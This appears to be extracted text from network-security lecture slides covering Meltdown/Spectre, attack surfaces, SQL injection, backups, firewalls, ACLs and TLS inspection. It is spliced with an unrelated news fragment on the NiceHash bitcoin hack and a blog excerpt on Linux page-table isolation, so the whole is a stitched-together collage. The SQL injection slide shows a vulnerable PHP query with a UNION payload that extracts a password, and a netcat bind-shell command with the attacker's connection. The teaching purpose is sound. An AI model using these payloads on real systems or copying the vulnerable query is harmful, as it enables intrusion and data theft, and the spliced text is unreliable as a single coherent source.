The company allows users to offer up their computer's processing power to help with the calculations needed to create new bitcoins. In a [statement on LinkedIn](#), Kobal says that the company has been working to recover from the hack, and that he will step aside to "allow new management to lead the organization through its next, exciting period of growth." He will be replaced by Zdravko Poljašević, according to [Slovenian newspaper Delo](#) (via [Business Insider](#)). Kobal founded the company along with Matjaž Škorjanc, who will remain the company's Chief Technology Officer.

NiceHash says that their success in paying out a billion dollars to crypto-currency miners over the last couple of years brought them unwanted attention. The company and security experts found that hackers used an engineer's credentials on December 6th to access its payment system, and were able to [steal 4,700 bitcoins](#). The hack came as [bitcoin prices were spiking](#), reaching \$19,000 per coin [before subsiding](#).

<https://www.theverge.com/> December 31st 2017

January 1st 2018: <https://tinyurl.com/yat1bfzv>

## python sweetness

### The mysterious case of the Linux Page Table Isolation patches

*[Various errors and updates are addressed in [Quiet in the peanut gallery](#)]*

---

*tl;dr:* there is presently an embargoed security bug impacting apparently all contemporary CPU architectures that implement virtual memory, requiring hardware changes to fully resolve. Urgent development of a software mitigation is being done in the open and recently landed in the Linux kernel, and a similar mitigation began appearing in NT kernels in November. In the worst case the software fix causes huge slowdowns in typical workloads. There are hints the attack impacts common virtualization environments including Amazon EC2 and Google Compute Engine, and additional hints the exact attack may involve a new variant of Rowhammer.

---

I don't really care much for security issues normally, but I adore a little intrigue, and it seems anyone who would normally write about these topics is either somehow very busy, or already knows the details and isn't talking, which leaves me with a few hours on New Years' Day to go digging for as much information about this mystery as I could piece together.

Beware this is very much a connecting-the-invisible-dots type affair, so it mostly represents guesswork until such times as the embargo is lifted. From everything I've seen, including the vendors involved, many fireworks and much drama is likely when that day arrives.



# MELTDOWN

## *Architecture*

Intel, Apple

## *Entry*

Must have code execution on the system

## *Method*

Intel Privilege Escalation + Speculative Execution

## *Impact*

Read kernel memory from user space

## *Action*

Software patching



# SPECTRE

Intel, Apple, ARM, AMD

Must have code execution on the system

Branch prediction + Speculative Execution

Read contents of memory from other users' running programs

Software patching  
(more nuanced)

## Attack Surface

# Attack Surface

Definition: The attack surface of a software environment or system is the total of different points (attack vectors) where an unauthorised user can try to attack the software or system.

- User I/O
- Network connections to other systems
- Operating System
- Hardware

# Increasing Attack Surfaces over time

PC Circa 1990

PC Circa 2000

PC Circa 2018

Application

Application


Web Application


No Network  
Virus via Floppy Disk

Wired Network  
Email - Viruses


Network  
Web Server/Cookies  
Javascript  
Email - Trojan URLs  
WiFi  
Intel Inside...

# SQL INJECTION ATTACK





# SQL INJECTION ATTACK



# SQL Injection

```
$sql = "SELECT username FROM users WHERE id = $id";  
  
if ($result = $mysqli->query($sql))  
{  
    while($obj = $result->fetch_object())  
    {  
        print($obj->username);  
    }  
}
```

*http://localhost/?id=-1 UNION  
SELECT password FROM users where id=1*

①

\$ nc -l -p 6667 -e /bin/sh

*TCP connection to port 6667*



vulnerable

②

Attacker

\$ nc vulnerable 6667

## Defence against the Dark Arts

# Don't forget the obvious: Backups

- 1 Protect against accidental data loss
- 2 Protect against modification
- 3 Assist in identifying incidents
  - Regular backup to unattached media
  - Regular offsite backups
  - Distribute among computers

## Don't forget the obvious: Physical

- 1 Are servers in physically secure areas?
- 2 UPS (Uninterruptible Power Supply) Tested?
- 3 Fire? Earthquakes?
- 4 Is there a complete contingent backup site plan?
- 5 When was it last tested?
- 6 Is paper waste being securely shredded?
- 7 Disposal of old hardware?

# Defence Strategies


## *Defence in Depth*

- Physical Access
- Network
- Hosts or Operating System
- Applications

## *Defence in Breadth*


- Split up areas and protect separately
- Whitelist and Blacklist
- Identify high priority targets
- Physically disable problematic interfaces eg. usb
- Do accounting really need to browse the Web?
- Should the accounting data server host a web server?

## Example Of A DMZ Zone



*This configuration allows restricted access to the DMZ zone (Internal Network No.1) via the Firewall 1 server. This Firewall also protects Firewall 2, which exists to prevent any access to the network behind it (Internal Network No. 2)*

# Network




## Operational Security

# Network Equipment Defences


- Firewall
- VLANs
- VLAN ACL (access control lists)
- Micro VLANs
- Static Ports
- IPSEC
- Intrusion Detection Systems

# Security Analogy



## Firewall

isolates organization's internal net from larger Internet, allowing some packets to pass, blocking others



## Firewalls: why

prevent denial of service attacks:

- SYN flooding: attacker establishes many bogus TCP connections, no resources left for “real” connections

~~prevent illegal modification/access of internal data~~

~~• e.g., attacker replaces CIA's homepage with something else~~

allow only authorized access to inside network

- set of authenticated users/hosts


three types of firewalls:

- stateless packet filters
- stateful packet filters
- application gateways


# Firewalls - Overview

- All traffic entering or leaving must pass through firewall
- Must define criteria for what is (un)authorized
- Effectiveness of firewalls depends on specifying authorized traffic in terms of rules
  - What to let through
  - What to block
  - Traffic patterns have to obey those rules
- Firewall itself must be effectively administered
  - Updated with latest patches
  - Correctly configured
- Firewalls can be implemented in both hardware and software, or a combination of both.
- Firewalls frequently become a cost/performance bottleneck


# Types of Firewalls




Simple Packet Filter



Stateful Packet Filter



Application Proxy Firewall



Next Generation Firewall

## Router-based Packet Filter

- A packet filter is a network router that can accept/reject packets based on headers
- Packet filters examine each packet's headers and make decisions based on attributes such as:
  - Source or Destination IP Addresses
  - Source or Destination Port Numbers
  - Protocol (UDP, TCP or ICMP)
  - ICMP message type
  - And which interface the packet arrived on
    - Unaware of session states at internal or external hosts
    - High speed, but primitive filter


# Host-based Packet Filters

- Hosts can also perform packet filtering
  - Stops some unwanted traffic reaching applications
    - eg. skel.ru.is
- Kernel Firewalls
  - Windows Firewall - GUI Interface
  - OSX Firewall - GUI Interface
  - Linux iptables (interface to kernel netfilter)

# skel.ru.is:: iptables -L

```
[root@skel jacky]# iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
-N DOCKER
-N DOCKER-ISOLATION
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 22 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 80 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 8080 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 8081 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 1337 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 15213 -j ACCEPT
-A INPUT -p udp -m udp --dport 161 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 4000:4100 -j ACCEPT
-A INPUT -j REJECT --reject-with icmp-host-prohibited
-A FORWARD -j DOCKER-ISOLATION
-A FORWARD -o docker0 -j DOCKER
-A FORWARD -o docker0 -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
-A FORWARD -i docker0 ! -o docker0 -j ACCEPT
-A FORWARD -i docker0 -o docker0 -j ACCEPT
-A FORWARD -j REJECT --reject-with icmp-host-prohibited
-A DOCKER-ISOLATION -j RETURN
```

## Stateless packet filtering



- internal network connected to Internet via router firewall
- router filters packet-by-packet, decision to forward/drop packet based on:
  - source IP address, destination IP address
  - TCP/UDP source and destination port numbers
  - ICMP message type
  - TCP SYN and ACK bits

## Stateless packet filtering: example

- example 1: block incoming and outgoing datagrams with IP protocol field = 17 and with either source or dest port = 23
  - result: all incoming, outgoing UDP flows and telnet connections are blocked
- example 2: block inbound TCP segments with ACK=0.
  - result: prevents external clients from making TCP connections with internal clients, but allows internal clients to connect to outside.

## Stateless packet filtering: more examples

Policy	Firewall Setting
No outside Web access	Drop all outgoing packets to any IP address, port 80
No incoming TCP connections, except those for institution's public Web server only	Drop all incoming TCP SYN packets to any IP except 130.207.244.203 port 80
Prevent Web-radios from eating up the available bandwidth	Drop all incoming UDP packets — except DNS and router broadcasts
Prevent your network from being used for a smurf DoS attack	Drop all ICMP packets to a broadcast address (e.g., 130.207.255.255)
Prevent your network from being tracerouted	Drop all outgoing TTL expired traffic


## Access Control Lists

ACL: table of rules, applied top to bottom to incoming packets: (action, condition) pairs.

action	source addr	dest addr	protocol	source port	dest port	flag bit
allow	222.22/16	outside of 222.22/16	TCP	> 1023	80	any
allow	outside of 222.22/16	222.22/16	TCP	80	> 1023	ACK
allow	222.22/16	outside of 222.22/16	UDP	>1023	53	—
allow	outside of 222.22/16	222.22/16	UDP	53	> 1023	—
deny	all	all	all	all	all	all

# Application Layer Proxy

1. External client sends a request to the server, which is intercepted by the outwards-facing firewall proxy
2. Inwards-facing proxy sends request to server on behalf of client.
3. Server sends reply back to inwards-facing firewall proxy.
4. Outwards facing proxy sends reply to the client.
  - Client and server both think they communicate directly with each other, not knowing that they actually talk with a proxy.
  - The proxy can inspect the application data at any level of detail, and can even modify the data




# Next Generation Firewalls

- Inspects payload in end-to-end or proxy application connection
- Support specific application protocols
  - e.g. http, telnet, ftp, smtp etc.
  - each protocol supported by a specific proxy HW/SW module
- Can be configured to filter specific user applications
  - e.g. Facebook, Youtube, LinkedIn
  - Can filter detailed elements in each specific user application
- Can support TLS/SSL encrypted traffic inspection
- Can provide intrusion detection and intrusion prevention
- Very high processing load in firewall – High volume needs high performance hardware, or else will be slow

# TLS/SSL encrypted traffic inspection in firewalls

- TLS designed for end-to-end encryption, normally impossible to inspect
- In order to inspect TLS, proxy must pretend to be external TLS server
- Proxy creates proxy server certificate with the name of external server (e.g. facebook.com), signed by local proxy root private key
- Assumes that local proxy root certificate is installed on all local hosts
- The proxy server certificate is automatically validated by local client, so user may believe that he/she has TLS connection to the external server



## Next Generation Firewalls



High range model: *PA-7050*

Up to 120 Gbps throughput

Prices starting from: US\$ 200,000



